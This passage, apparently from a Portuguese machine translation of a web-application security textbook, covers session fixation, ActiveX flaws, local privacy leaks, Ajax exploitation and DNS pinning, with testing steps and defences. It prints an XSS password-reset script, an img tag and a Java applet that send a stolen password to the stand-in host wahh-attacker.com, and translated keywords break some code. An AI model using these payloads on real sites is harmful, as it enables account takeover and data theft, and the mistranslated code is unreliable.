- Se os requisitos anteriores forem atendidos, determine se você pode estruturar uma página da Web que conseguirá obter acesso aos dados de resposta do aplicativo de destino, incluindo-os por meio de uma tag `<script>`. Experimente os dois técnicas descritas, ou quaisquer outras que possam ser apropriadas em situações incomuns.

Como evitar o sequestro de JSON

Conforme já descrito, há várias condições prévias que devem estar presentes para que um ataque de sequestro de JSON possa ser realizado. Para evitar esses ataques, é necessário violar pelo menos uma dessas condições prévias.

No momento em que este artigo foi escrito, cada uma das contramedidas a seguir deve ser suficiente para frustrar um ataque de sequestro de JSON. No entanto, as pesquisas sobre esses ataques estão prosperando. Para oferecer defesa em profundidade, recomenda-se que várias precauções sejam implementadas em conjunto.

O aplicativo deve usar as defesas padrão anti-XSRF para evitar solicitações de dados confidenciais entre domínios. As solicitações de objetos JSON devem incluir um parâmetro imprevisível que é verificado antes de os dados serem retornados.

Quando um aplicativo recupera objetos JSON de seu próprio domínio, ele não fica restrito ao uso de tags `<script>` para incluir os objetos. Como a solicitação está no local, o código do lado do cliente pode usar `XMLHttpRequest` para obter acesso irrestrito aos dados de resposta e executar processamento adicional neles antes de serem interpretados como JavaScript. Isso significa que o aplicativo pode inserir JavaScript inválido ou problemático no início da resposta, que o aplicativo cliente remove antes de ser processado.

Foi assim que o Google evitou o ataque descrito contra o GMail, inserindo o seguinte no início do script retornado:

```
while(1);
```

Como o aplicativo pode usar `XMLHttpRequest` para recuperar dados JSON, ele pode usar solicitações `POST` para fazer isso. Se o aplicativo aceitar somente solicitações `POST` para objetos JSON, ele impedirá que sites de terceiros os incluam por meio de tags `<script>`.

Fixação de sessão

As vulnerabilidades de fixação de sessão geralmente surgem quando um aplicativo cria uma sessão anônima para cada usuário quando ele acessa o aplicativo pela primeira vez. Se o aplicativo contiver uma função de login, essa sessão anônima será criada antes do login e, em seguida, atualizada para uma sessão autenticada após o login. O mesmo token que inicialmente não confere acesso especial permite posteriormente acesso privilegiado dentro do contexto de segurança do usuário autenticado.

Em um ataque padrão de sequestro de sessão, o invasor deve usar algum meio para capturar o token de sessão de um usuário do aplicativo. Em um ataque de fixação de sessão, por outro lado, o invasor primeiro obtém um token anônimo diretamente do usuário do aplicativo.

e usa alguns meios para fixar esse token no navegador da vítima. Depois que o usuário faz login, o invasor pode usar o token para sequestrar a sessão do usuário.

As etapas envolvidas em um ataque bem-sucedido de fixação de sessão estão ilustradas na Figura 12-10.




Figura 12-10: As etapas envolvidas em um ataque de fixação de sessão

O principal estágio desse ataque é, obviamente, o ponto em que o invasor fornece à vítima o token de sessão que ele adquiriu, fazendo com que o navegador da vítima o utilize. Há várias técnicas que o invasor pode usar para fixar um token específico para um usuário-alvo, dependendo do mecanismo usado pelo aplicativo para transmitir tokens de sessão. As duas técnicas mais comuns são:

Quando um aplicativo transmite tokens de sessão em um parâmetro de URL, o invasor pode simplesmente alimentar a vítima com o mesmo URL que foi emitido para ela pelo aplicativo, por exemplo:

```
https://wahh-app.com/login.php?SessId=12d1alf856ef224ab424c2454208
```

Quando um aplicativo transmite tokens de sessão usando cookies HTTP ou campos ocultos em formulários HTML, o invasor pode explorar uma vulnerabilidade conhecida de XSS ou de injecção de cabeçalho para definir esses valores dentro da página do usuário.

navegador. No caso dos cookies, esse ataque conseguirá sequestrar a sessão do usuário mesmo contra aplicativos que emitem cookies `HttpOnly` e, portanto, onde os cookies não podem ser capturados diretamente por meio de um ataque XSS.

Em ambos os casos, estão disponíveis os mesmos vários mecanismos para realizar o ataque que foram descritos anteriormente para o XSS refletido.

As vulnerabilidades de fixação de sessão também podem existir em aplicativos que não contêm a funcionalidade de login. Por exemplo, um aplicativo pode permitir que usuários anônimos naveguem em um catálogo de produtos, coloquem itens em um carrinho de compras, façam o check-out enviando dados pessoais e detalhes de pagamento e, em seguida, revisem todas essas informações em uma página de confirmação de pedido. Nessa situação, um invasor pode fixar um token de sessão anônima no navegador de uma vítima, esperar que esse usuário faça um pedido e envie informações confidenciais e, em seguida, acessar a página Confirm Order usando o token para capturar os detalhes do usuário.

Alguns aplicativos e servidores da Web aceitam tokens arbitrários enviados pelos usuários, mesmo que não tenham sido emitidos anteriormente pelo próprio servidor. Quando um token não reconhecido é recebido, o servidor simplesmente cria uma nova sessão para o token e o trata exatamente como se fosse um novo token gerado pelo servidor. Os servidores Microsoft IIS e Allaire ColdFusion já foram vulneráveis a esse ponto fraco no passado.

Quando um aplicativo ou servidor se comporta dessa maneira, os ataques baseados na fixação de sessão são consideravelmente facilitados porque o invasor não precisa tomar nenhuma medida para garantir que os tokens fixados nos navegadores dos usuários-alvo sejam válidos no momento. O invasor pode simplesmente escolher um token arbitrário, distribuí-lo da forma mais ampla possível (por exemplo, enviando por e-mail um URL contendo o token para usuários individuais, listas de discussão etc.) e, em seguida, pesquisar periodicamente uma página protegida no aplicativo (por exemplo, My Details) para detectar quando uma vítima usou o token para fazer login. Mesmo que um usuário-alvo não siga o URL por vários meses, um invasor determinado ainda poderá sequestrar sua sessão.

Localização e exploração de vulnerabilidades de fixação de sessão

Se o aplicativo for compatível com a autenticação, você deverá analisar como ele lida com os tokens de sessão em relação ao login. Há duas maneiras pelas quais o aplicativo pode estar vulnerável:

O aplicativo emite um token de sessão anônima para cada usuário não autenticado. Quando o usuário faz login, nenhum novo token é emitido; em vez disso, a sessão existente é atualizada para uma sessão autenticada.

Esse comportamento é comum quando o aplicativo usa o mecanismo de tratamento de sessão padrão do servidor de aplicativos.

O aplicativo não emite tokens para usuários anônimos, e um token é emitido somente após um login bem-sucedido. No entanto, se um usuário acessar a função de login usando um token autenticado e fizer login usando credenciais diferentes, nenhum novo token será emitido; em vez disso, o usuário associado à sessão autenticada anteriormente será alterado para a identidade do segundo usuário.

Em ambos os casos, um invasor pode obter um token de sessão válido (simplesmente solicitando a página de login ou realizando um login com seus próprios credenciais) e enviá-lo a um usuário-alvo. Quando esse usuário faz login usando o token, o invasor pode sequestrar a sessão do usuário.

ETAPAS DO HACK

- Obtenha um token válido, por qualquer meio que o aplicativo permita que você o obtenha.
- Acesse o formulário de login e faça um login usando esse token.
- Se o login for bem-sucedido e o aplicativo não emitir um novo token, ele estará vulnerável à fixação de sessão.

Se o aplicativo não for compatível com a autenticação, mas permitir que os usuários enviem e depois revisem informações confidenciais, verifique se o mesmo token de sessão é usado antes e depois do envio inicial de informações específicas do usuário. Se for esse o caso, um invasor poderá obter um token e enviá-lo a um usuário-alvo. Quando o usuário envia detalhes confidenciais, o invasor pode usar o token para visualizar as informações do usuário.

ETAPAS DO HACK

- Obtenha um token de sessão como um usuário completamente anônimo e, em seguida, percorra o processo de envio de dados confidenciais, até qualquer página em que os dados confidenciais sejam exibidos de volta.
- Se o mesmo token obtido originalmente puder ser usado agora para recuperar os dados confidenciais, o aplicativo estará vulnerável à fixação de sessão.
- Se for identificado algum tipo de fixação de sessão, verifique se o servidor aceita tokens arbitrários que não tenham sido emitidos anteriormente. Em caso afirmativo, a vulnerabilidade é consideravelmente mais fácil de ser explorada em um período prolongado.

Prevenção de vulnerabilidades de fixação de sessão

A qualquer momento em que um usuário que interage com o aplicativo passa de anônimo para identificado, o aplicativo deve emitir uma nova sessão

token. Isso se aplica tanto a um login bem-sucedido quanto aos casos em que um usuário anônimo envia primeiro informações pessoais ou outras informações confidenciais.

Como uma medida de defesa em profundidade para proteger ainda mais contra ataques de fixação de sessão, muitos aplicativos críticos de segurança empregam tokens por página para complementar o token de sessão principal. Essa técnica pode frustrar a maioria dos tipos de ataques de sequestro de sessão - consulte o Capítulo 7 para obter mais detalhes.

O aplicativo não deve aceitar tokens de sessão arbitrários que não reconheça como tendo sido emitidos por ele mesmo. O token deve ser imediatamente cancelado no navegador, e o usuário deve retornar à página inicial do aplicativo.

Ataque a controles ActiveX

No Capítulo 5, descrevemos como os aplicativos podem usar várias tecnologias thick-client para distribuir parte do processamento do aplicativo para o lado do cliente. Os controles ActiveX são de especial interesse para um invasor que tem

como alvo outros usuários. Quando um aplicativo instala um controle para invocá-lo a partir de suas próprias páginas, o controle deve ser registrado como "seguro para script". Depois que isso ocorre, qualquer outro site acessado pelo usuário pode fazer uso desse controle. Os navegadores não aceitam qualquer controle ActiveX que um site solicite a instalação. Por padrão, quando um site procura instalar um controle, o navegador apresenta um aviso de segurança e solicita a permissão do usuário. O usuário pode decidir se confia ou não no site que está emitindo o controle e permitir que ele seja instalado. No entanto, se ele fizer isso e o controle contiver vulnerabilidades, elas poderão ser exploradas por qualquer site mal-intencionado que visite o site.

definido pelo usuário.

Há duas categorias principais de vulnerabilidade comumente encontradas nos controles ActiveX que são de interesse de um invasor:

Como os controles ActiveX são normalmente escritos em linguagens nativas, como C/C++, eles correm o risco de sofrer vulnerabilidades clássicas de software, como estouro de buffer, bugs de inteiros e falhas de formatação de string (consulte o Capítulo 15 para obter mais detalhes). Nos últimos anos, um grande número dessas vulnerabilidades foi identificado nos controles ActiveX emitidos por aplicativos populares da Web, como sites de jogos on-line. Essas vulnerabilidades normalmente podem ser exploradas para causar execução arbitrária de código no computador do usuário vítima.

Muitos controles ActiveX contêm métodos que são inherentemente perigosos e vulneráveis ao uso indevido. Por exemplo:

```
■■ LaunchExe (BSTR ExeName)  
SaveFile (BSTR FileName, BSTR Url)
```

```

LoadLibrary(BSTR LibraryPath)
ExecuteCommand(BSTR Command)

```

Métodos como esses geralmente são implementados por desenvolvedores para criar alguma flexibilidade em seu controle, permitindo que eles ampliem sua funcionalidade no futuro sem precisar implantar um novo controle. No entanto, depois que o controle é instalado, ele pode ser "estendido" da mesma forma por qualquer site mal-intencionado para executar ações indesejáveis contra o usuário.

Localização de vulnerabilidades do ActiveX

Quando um aplicativo instala um controle ActiveX, além do alerta do navegador solicitando sua permissão para instalá-lo, você deve ver um código semelhante ao seguinte na fonte HTML de uma página do aplicativo:

```

<objeto id="oMyObject"
    classid="CLSID:A61BC839-5188-4AE9-76AF-109016FD8901"
    codebase="https://wahh-app.com/bin/myobject.cab">
</objeto>

```

Esse código informa ao navegador para instanciar um controle ActiveX com o nome e o `classid` especificados e para fazer download do controle a partir do URL especificado. Se um controle já estiver instalado, o parâmetro `codebase` não será necessário, e o navegador localizará o controle no computador local, com base em seu `classid` exclusivo.

Se um usuário der permissão para instalar o controle, o navegador o registrará como "seguro para script". Isso significa que ele pode ser instanciado e seus métodos invocados por qualquer site da Web no futuro. Para verificar com certeza se isso foi feito, verifique a chave de registro `HKEY_CLASSES_ROOT\CLSID\{classid}` do controle retirado do HTML acima)\Implemented Categories. Se a subchave `7DD95801-9882-11CF-9FA9-00AA006C42C4` estiver presente, então o controle foi registrado como "seguro para script", conforme ilustrado na Figura 12-11.




Figura 12-11: Um controle registrado como seguro para scripting

Quando um controle ActiveX é instanciado pelo navegador, os métodos individuais podem ser invocados da seguinte forma:

```
<script>
  document.oMyObject.LaunchExe ('myAppDemo.exe');
</script>
```

ETAPAS DO HACK

Uma maneira simples de investigar as vulnerabilidades do ActiveX é modificar o HTML que invoca o controle, passar seus próprios parâmetros para ele e monitorar os resultados:

- Vulnerabilidades como estouro de buffer podem ser sondadas usando os mesmos tipos de cargas de ataque descritos no Capítulo 15. O acionamento de bugs desse tipo de maneira descontrolada provavelmente resultará em um falha do processo do navegador que está hospedando o controle.
- Métodos inherentemente perigosos, como o `LaunchExe`, muitas vezes podem ser identificados simplesmente por seu nome. Em outros casos, o nome pode ser inócuo ou ofuscado, mas pode ficar claro que itens interessantes, como nomes de arquivos, URLs ou comandos do sistema estão sendo passados como parâmetros. Você deve tentar modificar esses parâmetros para valores arbitrários e determinar se o controle processa a entrada conforme o esperado.

É comum descobrir que nem todos os métodos implementados por um controle são realmente invocados em qualquer lugar do aplicativo. Por exemplo, os métodos podem ter sido implementados para fins de teste, podem ter sido substituídos, mas não removidos, ou podem existir para uso futuro ou para fins de autoatualização. Para realizar um teste abrangente de um controle, é necessário enumerar toda a superfície de ataque que ele expõe por meio desses métodos e testar todos eles.

Existem várias ferramentas para enumerar e testar os métodos expostos pelos controles ActiveX. Uma ferramenta útil é o COMRaider da iDefense, que pode exibir todos os métodos de um controle e realizar testes básicos de fuzz de cada um deles, conforme mostrado na Figura 12-12.

Prevenção de vulnerabilidades de ActiveX

A defesa de componentes de software compilados contra ataques é uma área ampla e complexa, que vai além do escopo deste livro. Basicamente, os projetistas e desenvolvedores de um controle ActiveX devem garantir que os métodos que ele implementa




Figura 12-12: COMRaider mostrando os métodos de um controle ActiveX

não pode ser invocado por um site mal-intencionado para executar ações indesejáveis contra um usuário que o tenha instalado. Por exemplo:

Uma revisão do código-fonte com foco em segurança e um teste de penetração devem ser realizados no controle para localizar vulnerabilidades, como estouro de buffer.

O controle não deve expor nenhum método inherentemente perigoso que chame o sistema de arquivos ou o sistema operacional usando entradas controláveis pelo usuário. Geralmente, há alternativas mais seguras disponíveis com um mínimo de esforço extra. Por exemplo, se for considerado necessário iniciar processos externos, compile uma lista de todos os processos externos que podem ser iniciados de forma legítima e segura e crie um método separado para chamar cada um deles ou use um único método que receba um número de índice nessa lista.

Como precaução adicional de defesa em profundidade, alguns controles ActiveX validam o nome do domínio que emitiu a página HTML da qual estão sendo invocados. Alguns controles vão ainda mais longe e exigem que todos os parâmetros passados para o controle sejam assinados criptograficamente. Se um domínio não autorizado tentar invocar o controle, ou se a assinatura passada for inválida, o controle não executará a ação solicitada. Você deve estar ciente de que algumas defesas desse tipo podem ser contornadas se o site que tem permissão para invocar o controle contiver alguma vulnerabilidade de XSS.

Ataques à privacidade local

Muitos usuários acessam aplicativos da Web em um ambiente compartilhado no qual um invasor pode ter acesso direto ao mesmo computador que o usuário. Isso dá origem a uma série de ataques aos quais aplicativos inseguros podem deixar seus usuários vulneráveis. Há várias áreas em que esse tipo de ataque pode surgir.

Cookies persistentes

Alguns aplicativos armazenam dados confidenciais em um cookie persistente, que a maioria dos navegadores salva no sistema de arquivos local.

ETAPAS DO HACK

- Analise todos os cookies identificados durante os exercícios de mapeamento de aplicativos (consulte o Capítulo 4). Se alguma instrução `Set-cookie` contiver um atributo `expires` com uma data futura, isso fará com que o navegador para manter esse cookie até essa data. Por exemplo:

```
UID=d475dfc6eccca72d0e expires=Wed, 12-Mar-08 16:08:29 GMT;
```

- Se for definido um cookie persistente que contenha dados confidenciais, um invasor local poderá capturar esses dados. Mesmo que um cookie persistente contenha um valor criptografado, se ele desempenhar uma função crítica, como a reautenticação, o usuário poderá ser capaz de capturar esses dados. O usuário pode usar a senha sem inserir as credenciais, então um invasor que a capturar poderá reenviá-la ao aplicativo sem realmente decifrar seu conteúdo (consulte o Capítulo 6).

Conteúdo da Web armazenado em cache

A maioria dos navegadores armazena em cache o conteúdo da Web não SSL, a menos que um site instrua especificamente que não o faça. Normalmente, os dados armazenados em cache são armazenados no sistema de arquivos local.

ETAPAS DO HACK

- Para todas as páginas de aplicativos acessadas por HTTP e que contenham dados confidenciais, analise os detalhes da resposta do servidor para identificar quaisquer diretivas de cache.

ETAPAS DO HACK (continuação)

- As diretivas a seguir impedirão que os navegadores armazenem uma página em cache. Observe que elas podem ser especificadas nos cabeçalhos de resposta HTTP ou nas meta-tags HTML:

```
Expira: 0
Cache-control: no-cache
Pragma: no-cache
```

- Se essas diretivas não forem encontradas, a página em questão poderá estar vulnerável ao cache por um ou mais navegadores. Observe que as diretivas de cache são processadas por página e, portanto, cada página sensível baseada em HTTP precisa ser verificado.
- Para verificar se as informações confidenciais estão sendo armazenadas em cache, use uma instalação padrão de um navegador padrão, como o Internet Explorer ou o Firefox. Na configuração do navegador, limpe completamente o cache e todos os cookies, e em seguida, acesse as páginas do aplicativo que contêm dados confidenciais. Analise os arquivos que apareceram no cache para ver se algum deles contém dados confidenciais. Se um grande número de arquivos estiver sendo gerado, você poderá pegar uma cadeia de caracteres específica da fonte de uma página e pesquisar essa cadeia no cache.
- Os locais de cache padrão para navegadores comuns são:
 - **Internet Explorer:** Subdiretórios de C:\Documents and Settings\{username}\Local Settings\Temporary Internet Files\Content.IE5
Observe que, no Windows Explorer, para visualizar essa pasta, você precisa inserir esse caminho exato e exibir as pastas ocultas, ou navegar até a pasta acima a partir da linha de comando.
 - **Firefox (no Windows):** C:\Documentos e configurações\{username}\Local Settings\Application Data\Mozilla\Firefox\Profiles\{profile name}\Cache
 - **Firefox (no Linux):** ~/.mozilla/firefox/{nome do perfil}/Cache

Histórico de navegação

A maioria dos navegadores salva um histórico de navegação, que pode incluir quaisquer dados confidenciais transmitidos em parâmetros de URL.

ETAPAS DO HACK

- Identifique todas as instâncias no aplicativo em que dados confidenciais estão sendo transmitidos por meio de um parâmetro de URL.
- Se houver algum caso, examine o histórico do navegador para verificar se esses dados foram armazenados lá.

Autocompletar

Muitos navegadores implementam uma função de autocompletar configurável pelo usuário para campos de entrada baseados em texto, que podem armazenar dados confidenciais, como números de cartão de crédito, nomes de usuário e senhas. Os dados do autocompletar são armazenados no registro pelo Internet Explorer e no sistema de arquivos pelo Firefox.

Conforme já descrito, além de serem acessíveis por invasores locais, os dados no cache do preenchimento automático também podem ser recuperados por meio de um ataque XSS em determinadas circunstâncias.

ETAPAS DO HACK

- Revise o código-fonte HTML de todos os formulários que contêm campos de texto nos quais são capturados dados confidenciais.
- Se o atributo `autocomplete=off` não for definido, seja na tag do formulário ou na tag do campo de entrada individual, os dados inseridos serão armazenados nos navegadores em que o `autocomplete` estiver ativado.

Prevenção de ataques à privacidade local

Os aplicativos devem evitar armazenar qualquer coisa sensível em um cookie persistente. Mesmo que esses dados sejam criptografados, eles podem ser reenviados por um invasor que os capture.

Os aplicativos devem usar as diretivas de cache adequadas para evitar que dados confidenciais sejam armazenados pelos navegadores. Nos aplicativos ASP, as instruções a seguir farão com que o servidor inclua as diretivas necessárias:

```
<% Response.CacheControl = "no-cache" %>
<% Response.AddHeader "Pragma", "no-cache" %>
<% Response.Expires = 0 %>
```

Nos aplicativos Java, os comandos a seguir devem obter o mesmo resultado:

```
<%
response.setHeader("Cache-Control", "no-cache");
response.setHeader("Pragma", "no-cache");
response.setDateHeader ("Expires", 0);
%>
```

Os aplicativos nunca devem usar URLs para transmitir dados confidenciais, pois eles podem ser registrados em vários locais. Todos esses dados devem ser transmitidos por meio de formulários HTML que são enviados usando o método POST.

Em qualquer instância em que os usuários inserem dados confidenciais em campos de entrada de texto, o atributo `autocomplete=off` deve ser especificado na tag do formulário ou do campo.

Técnicas avançadas de exploração

Esta seção não descreve nenhuma nova categoria de vulnerabilidade que surja nos aplicativos Web. Em vez disso, ela descreve algumas técnicas avançadas que podem ser empregadas durante a exploração das vulnerabilidades já examinadas.

Aproveitamento do Ajax

Descrevemos anteriormente como as técnicas de Ajax podem ser usadas para implementar interfaces de usuário sofisticadas que se comportam mais como software de desktop local do que os aplicativos da Web mais antigos jamais conseguiram.

A capacidade do Ajax de executar ações nos bastidores de forma flexível e poderosa torna-o extremamente atraente para quem deseja atacar outros usuários de um aplicativo. Se um invasor tiver a capacidade de executar JavaScript arbitrário no navegador de um usuário vítima (por exemplo, por meio de uma vulnerabilidade XSS), ele poderá usar as técnicas do Ajax para executar ações arbitrariamente complexas que envolvam várias solicitações ao aplicativo vulnerável.

Você já viu o `XMLHttpRequest` sendo usado para gerar uma solicitação `TRACE` para um aplicativo da Web que empregava cookies `HttpOnly`. O exemplo a seguir mostra um ataque mais sofisticado em que duas solicitações são feitas para executar uma ação em nome de um usuário vítima. Suponha que um aplicativo da Web permita que usuários autenticados visualizem e atualizem os detalhes de suas contas, inclusive a senha atual, que é mascarada na tela. Se o aplicativo contiver uma falha de XSS em qualquer parte de sua funcionalidade, um invasor poderá injetar o seguinte script para redefinir a senha do usuário:

```
<script>
    var request = new ActiveXObject("Microsoft.XMLHTTP");
    request.open("GET", "http://wahh-app.com>ShowAccount.php", false);
    request.send();

    var password = request.responseText.substring(
        request.responseText.indexOf("password\" value=\"") + 17);
    password = password.substring(0, password.indexOf("\"));

    request = new ActiveXObject("Microsoft.XMLHTTP"); request.open("POST",
    "http://wahh-app.com/ChangePasswd.php", false);
    request.send("oldPassword=" + password +
        "&newPassword=Owned&confirmPassword=Owned");
</script>
```

Quando esse script for executado, o navegador da vítima emitirá primeiro a seguinte solicitação:

```
GET /ShowAccount.php HTTP/1.1 Host:  
wahh-app.com
```

que retorna um formulário que inclui o seguinte campo:

```
<input type="password" name="password" value="kemppike">
```

Em seguida, o script analisa o valor do campo de senha e faz com que o navegador da vítima emita a seguinte solicitação:

```
POST /ChangePassword.php HTTP/1.1  
Host: wahh-app.com  
Content-Length: 60  
  
oldPassword=kemppike&newPassword=Owned&confirmPassword=Owned
```

o que resulta na redefinição da senha do usuário para um valor controlado pelo atacante. Cada uma dessas solicitações ocorre de forma assíncrona, sem nenhuma indicação óbvia para o usuário de que elas ocorreram. Se forem executadas com habilidade, o usuário não saberá do ataque até a próxima vez que tentar fazer login.

OBSERVAÇÃO

O script de exemplo mostrado funciona no Internet Explorer.

Um script um pouco mais complicado poderia ser criado para funcionar em todos os navegadores comuns.

O worm MySpace, que explorou uma vulnerabilidade XSS armazenada, empregou técnicas Ajax e fornece um exemplo útil do tipo de operações complexas que podem ser realizadas com essa tecnologia. As etapas executadas pela carga útil do worm incluíam o seguinte:

1. Analisa o código-fonte da página atual para extrair o ID do usuário do MySpace que a está visualizando.
2. Se a página atual tiver sido emitida pelo domínio `profile.myspace.com`, altere o local para `www.myspace.com` com o mesmo URL relativo. (O domínio `profile.myspace.com` só pode ser usado para exibir perfis, enquanto o domínio `www.myspace.com` também pode ser usado para adicionar novos amigos e executar outras tarefas. Como o `XMLHttpRequest` só pode ser usado para fazer solicitações ao mesmo domínio que o emitiu, é necessário alternar o domínio antes de emitir solicitações para adicionar amigos).
3. Analise a página atual para extrair o código-fonte do próprio worm e codifique-o por URL.
4. Faça uma solicitação `GET` à página Add Friend do usuário para extrair o token por página que ela contém.

5. Faça uma solicitação POST (incluindo o token por página) para a página Add Friend do usuário para adicionar o autor do worm como amigo.
 6. Faça uma solicitação GET para a página Add Hero do usuário para extrair o token por página que ela contém.
- 7 Faça uma solicitação POST (incluindo o token por página) para a página Add Hero do usuário para adicionar o autor do worm como herói e também incorporar o código-fonte do próprio worm, para que ele se propague quando outras pessoas visualizarem o perfil do usuário.

Como fazer solicitações assíncronas fora do local

A política de mesma origem do navegador impede que o XMLHttpRequest seja usado para fazer solicitações fora do site, pois isso permitiria que um site mal-intencionado recuperasse e processasse dados de outros domínios. Portanto, no exemplo anterior, o invasor não poderia usar o XMLHttpRequest para enviar a senha existente do usuário para um servidor externo que ele controla. No entanto, essa restrição pode ser contornada complementando o Ajax com outras técnicas.

Há várias maneiras pelas quais um script injetado pode fazer com que dados capturados arbitrariamente sejam enviados a um servidor externo. Para gerar uma única solicitação, uma tag de imagem pode ser criada com um URL de origem arbitrário. Por exemplo, depois de analisar a senha da vítima na página de detalhes da conta, o invasor pode transmiti-la ao seu servidor usando o seguinte JavaScript:

```
document.write("<img src=\"http://wahh-attacker.com/"+password+"\">");
```

Ao criar várias dessas tags de forma programática, é possível gerar solicitações assíncronas a um servidor externo. Outra maneira de um invasor fazer isso é chamar um applet Java a partir de seu código injetado. Por exemplo, o invasor pode criar um applet que implemente o seguinte método:

```
importar java.io.*;
importar java.net.*;

public String phoneHome(String data)
{
    tentar
    {
        URLConnection urlConn = novo URL(
            "http://wahh-attacker.com/phonehome").openConnection();
        urlConn.setDoOutput(true);
        urlConn.setRequestProperty ("Content-Type",
            "application/x-www-form-urlencoded");

        DataOutputStream dos = novo DataOutputStream(
```

```

        urlConn.getOutputStream ());
        dos.writeBytes(data); dos.flush();
        dos.close();

        DataInputStream input = new DataInputStream(
            urlConn.getInputStream ());
    }

    catch (Exceção e)
    {
        return e.getMessage();
    }
    retornar "dados enviados";
}

```

Esse método aceita uma `String` arbitrária como entrada e gera uma mensagem `POST` para o servidor do invasor, contendo esses dados.

O invasor pode fazer com que o navegador da vítima carregue o miniaplicativo inserindo o seguinte HTML antes de seu script malicioso:

```
<applet codebase="http://wahh-attacker.com" code="PhoneHome.class"
id="theApplet"></applet>
```

O miniaplicativo pode então ser invocado a partir do script do invasor para emitir solicitações assíncronas, como segue:

```
theApplet.phoneHome(password);
```

Apesar das várias restrições de segurança impostas pela mesma política de organização do navegador, essa técnica é bem-sucedida porque:

Os documentos HTML podem carregar applets Java de qualquer domínio.

O miniaplicativo é carregado do site `wahh-attacker.com` e só se comunica com o site `wahh-attacker.com`.

O `XMLHttpRequest` só é usado para se comunicar com o `wahh-app.com`, de onde o script do invasor foi carregado.

Qualquer JavaScript em uma página HTML pode invocar os métodos públicos de qualquer applet carregado pela página.

Pinagem anti-DNS

O pinning anti-DNS é uma técnica que pode ser usada para realizar uma violação parcial das restrições de mesma origem em algumas situações, permitindo que um site mal-intencionado interaja com um domínio diferente.

Um ataque hipotético

Para entender o que é a fixação de DNS e por que ela é necessária, vamos primeiro imaginar um mundo em que ela não exista. Suponha que um site mal-intencionado deseje recuperar e processar dados de um domínio diferente. Sem a fixação de DNS, esse ataque poderia ser realizado por meio das seguintes etapas:

1. Um usuário inadvertido segue um link para o URL `http://wahh-attacker.com/`.
2. O navegador do usuário resolve o nome de domínio `wahh-attacker.com`. Para isso, ele executa uma pesquisa de DNS no servidor de nomes do invasor. O servidor de nomes responde com o endereço IP do servidor da Web do invasor (`1.2.3.4`), com um tempo de vida (TTL) de um segundo.
3. O navegador do usuário emite a seguinte solicitação para o endereço IP `1.2.3.4`:

```
GET / HTTP/1.1
Host: wahh-attacker.com
```

4. O servidor da Web do invasor retorna uma página que contém um script que aguarda dois segundos e, em seguida, executa duas ações. A primeira ação é usar `XMLHttpRequest` para recuperar `http://wahh-attacker.com/`. Como esse é o mesmo domínio que invocou o script, a solicitação é permitida.
5. Como o navegador esperou dois segundos, a pesquisa de DNS anterior em `wahh-attacker.com` já expirou e, portanto, o navegador faz uma segunda pesquisa. Dessa vez, o servidor de nomes do invasor responde com o endereço IP de `wahh-app.com`, que é `5.6.7.8`.
6. O navegador do usuário emite a seguinte solicitação para o endereço IP `5.6.7.8`:

```
GET / HTTP/1.1
Host: wahh-attacker.com
```

7. O servidor `wahh-app.com` responde com seu conteúdo, que o script do invasor é capaz de processar por meio do objeto `XMLHttpRequest`.
8. O script do invasor carregado na etapa 4 executa sua segunda ação, que é transmitir os dados recuperados na etapa 7 para um local controlado pelo invasor. Lembre-se de que qualquer site da Web pode emitir uma solicitação para qualquer outro domínio e, nesse caso, o script do invasor publica os dados capturados em `www2.wahh-attacker.com` da maneira padrão.

